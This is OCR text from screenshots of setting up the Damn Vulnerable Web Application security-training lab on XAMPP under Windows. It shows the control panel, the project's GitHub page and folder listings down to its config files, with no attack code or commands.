






XAMPP Control Panel v3.2.4 [Compiled: Jun 5th 2019]
XAMPP Control Panel v3.2.4
Modules
Service Module PID(s) Port(s) Actions
Apache 4780 80, 443 Stop Admin Config Logs
MySQL 7360 3306 Stop Admin Config Logs
FileZilla Start Admin Config Logs
Mercury Start Admin Config Logs
Tomcat Start Admin Config Logs
Config
Netstat
Shell
Explorer
Services
Help
Quit
10:34:48 [main] Starting Check-Timer
10:34:48 [main] Control Panel Ready
10:34:49 [Apache] Autostart active: starting...
10:34:49 [Apache] Attempting to start Apache service...
10:34:49 [Apache] Status change detected: running
10:34:49 [mysql] Autostart active: starting...
10:34:49 [mysql] Attempting to start MySQL service...
10:34:50 [mysql] Status change detected: running



github.com/digininja/DVWA
Product Solutions Resources Open Source Enterprise Pricing
Sign in Sign up
digininja / DVWA Public
Sponsor Notifications Fork 3.7k Star 10.5k
Code Issues 1 Pull requests 3 Actions Projects Wiki Security Insights
master 2 Branches 10 Tags Go to file Code
Clone
HTTPS GitHub CLI
https://github.com/digininja/DVWA.git
Clone using the web URL.
Open with GitHub Desktop
Download ZIP
About
Damn Vulnerable Web Application (DVWA)
training php security hacking sql-injection infosec dvwa
Readme
GPL-3.0 license
Security policy
Activity
10.5k stars
313 watching
3.7k forks
.github
config
database
docs
dvwa
external/recaptcha removed PHP IDS library 2 years ago
hackable Improved IIS support & setup system checks 10 years ago
https://github.com/digininja/DVWA/archive/refs/heads/master.zip



Downloads
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Downloads ›
Desktop
Documents
Pictures
Downloads
11
config
DVWA
prac 2
OneDrive
Name
Date modified
Type
Size
DVWA-master.zip 16-12-2024 11:21 WinRAR ZIP archive 933 KB
images (1).jpg 14-12-2024 14:24 JPG File 14 KB
images.jpg 14-12-2024 14:17 JPG File 15 KB
output-prac-d (2).gpkg 14-12-2024 09:38 GPKG File 72 KB
output-prac-d (1).gpkg 14-12-2024 09:38 GPKG File 72 KB
output-prac-d.gpkg 14-12-2024 09:37 GPKG File 72 KB
PIC MICROCONTROLLER.pptx 04-12-2024 09:35 Microsoft PowerP... 139 KB
QGIS-OSGeo4W-3.40.1-1.msi 03-12-2024 08:40 Windows Installer ... 12,86,596 KB
DVWA 12-12-2024 02:11 File folder
A long time ago (17)



Local Disk (C:)
File
Home
Share
View
This PC › Local Disk (C:)
Search Local Disk (C:)
Intel
ITEXAMMAR CH2024
Keil_v5
logs
oraclexe
PerfLogs
Program Files
Program Files (x86)
Python312
TurboC4
Ubuntu 22.4
Users
Windows
xampp
XboxGames
Ubuntu 22.4.rar
3D Objects
Music
Videos
Local Disk (C:)
New Volume (D:)
Network
16 items
1 item selected



xampp
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Local Disk (C:) › xampp ›
Search xampp
Desktop
Documents
Pictures
Downloads
11
config
DVWA
prac 2
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (D:)
Network
Name
Date modified
Type
Size
anonymous 23-12-2024 11:02 File folder
apache 23-12-2024 11:02 File folder
cgi-bin 23-12-2024 11:03 File folder
contrib 23-12-2024 11:02 File folder
FileZillaFTP 23-12-2024 11:03 File folder
htdocs 23-12-2024 11:09 File folder
img 23-12-2024 11:02 File folder
install 23-12-2024 11:03 File folder
licenses 23-12-2024 11:02 File folder
locale 23-12-2024 11:02 File folder
mailoutput 23-12-2024 11:02 File folder
mailtodisk 23-12-2024 11:02 File folder
MercuryMail 23-12-2024 11:03 File folder
mysql 23-12-2024 11:03 File folder
perl 23-12-2024 11:03 File folder
php 23-12-2024 11:03 File folder
phpMyAdmin 23-12-2024 11:10 File folder
sendmail 23-12-2024 11:03 File folder
src 23-12-2024 11:02 File folder
tmp 02-01-2025 10:48 File folder
tomcat 23-12-2024 11:03 File folder
webalizer 23-12-2024 11:03 File folder
webdav 23-12-2024 11:02 File folder
apache_start.bat 07-06-2013 16:45 Windows Batch File 1 KB
52 items
1 item selected


htdocs
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Local Disk (C:) › xampp › htdocs ›
Search htdocs
Desktop
Documents
Pictures
Downloads
11
config
DVWA
prac 2
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (D:)
Network
Name
Date modified
Type
Size
dashboard 23-12-2024 11:02 File folder
DVWA 23-12-2024 11:09 File folder
img 23-12-2024 11:02 File folder
webalizer 23-12-2024 11:02 File folder
xampp 23-12-2024 11:02 File folder
applications.html 27-02-2017 15:06 Chrome HTML Do... 4 KB
bitnami.css 27-02-2017 15:06 Cascading Style S... 1 KB
favicon.ico 16-07-2015 21:02 Icon 31 KB
index.php 16-07-2015 21:02 PHP File 1 KB
9 items
1 item selected


DVWA
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Local Disk (C:) › xampp › htdocs › DVWA ›
Search DVWA
Desktop
Documents
Pictures
Downloads
11
config
DVWA
prac 2
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (D:)
Network
Name
Date modified
Type
Size
.github 23-12-2024 11:09 File folder
config 02-01-2025 10:54 File folder
database 23-12-2024 11:09 File folder
docs 23-12-2024 11:09 File folder
dvwa 23-12-2024 11:09 File folder
external 23-12-2024 11:09 File folder
hackable 23-12-2024 11:09 File folder
tests 23-12-2024 11:09 File folder
vulnerabilities 23-12-2024 11:09 File folder
.dockerignore 12-12-2024 02:11 DOCKERIGNORE F... 1 KB
about.php 12-12-2024 02:11 PHP File 3 KB
CHANGELOG.md 12-12-2024 02:11 Markdown Source... 7 KB
compose.yml 12-12-2024 02:11 Yaml Source File 1 KB
COPYING.txt 12-12-2024 02:11 Text Document 32 KB
Dockerfile 12-12-2024 02:11 File 1 KB
favicon.ico 12-12-2024 02:11 Icon 2 KB
index.php 12-12-2024 02:11 PHP File 4 KB
instructions.php 12-12-2024 02:11 PHP File 3 KB
login.php 12-12-2024 02:11 PHP File 4 KB
logout.php 12-12-2024 02:11 PHP File 1 KB
php.ini 12-12-2024 02:11 Configuration sett... 1 KB
phpinfo.php 12-12-2024 02:11 PHP File 1 KB
README.ar.md 12-12-2024 02:11 Markdown Source... 25 KB
README.es.md 12-12-2024 02:11 Markdown Source... 22 KB
39 items
1 item selected


config
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
This PC › Local Disk (C:) › xampp › htdocs › DVWA › config
Search config
Desktop
Documents
Pictures
Downloads
11
config
DVWA
prac 2
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (D:)
Network
Name
Date modified
Type
Size
config.inc.php.bak 02-01-2025 10:54 BAK File 3 KB
config.inc.php 02-01-2025 10:54 PHP File 3 KB
2 items
1 item selected 2.24 KB

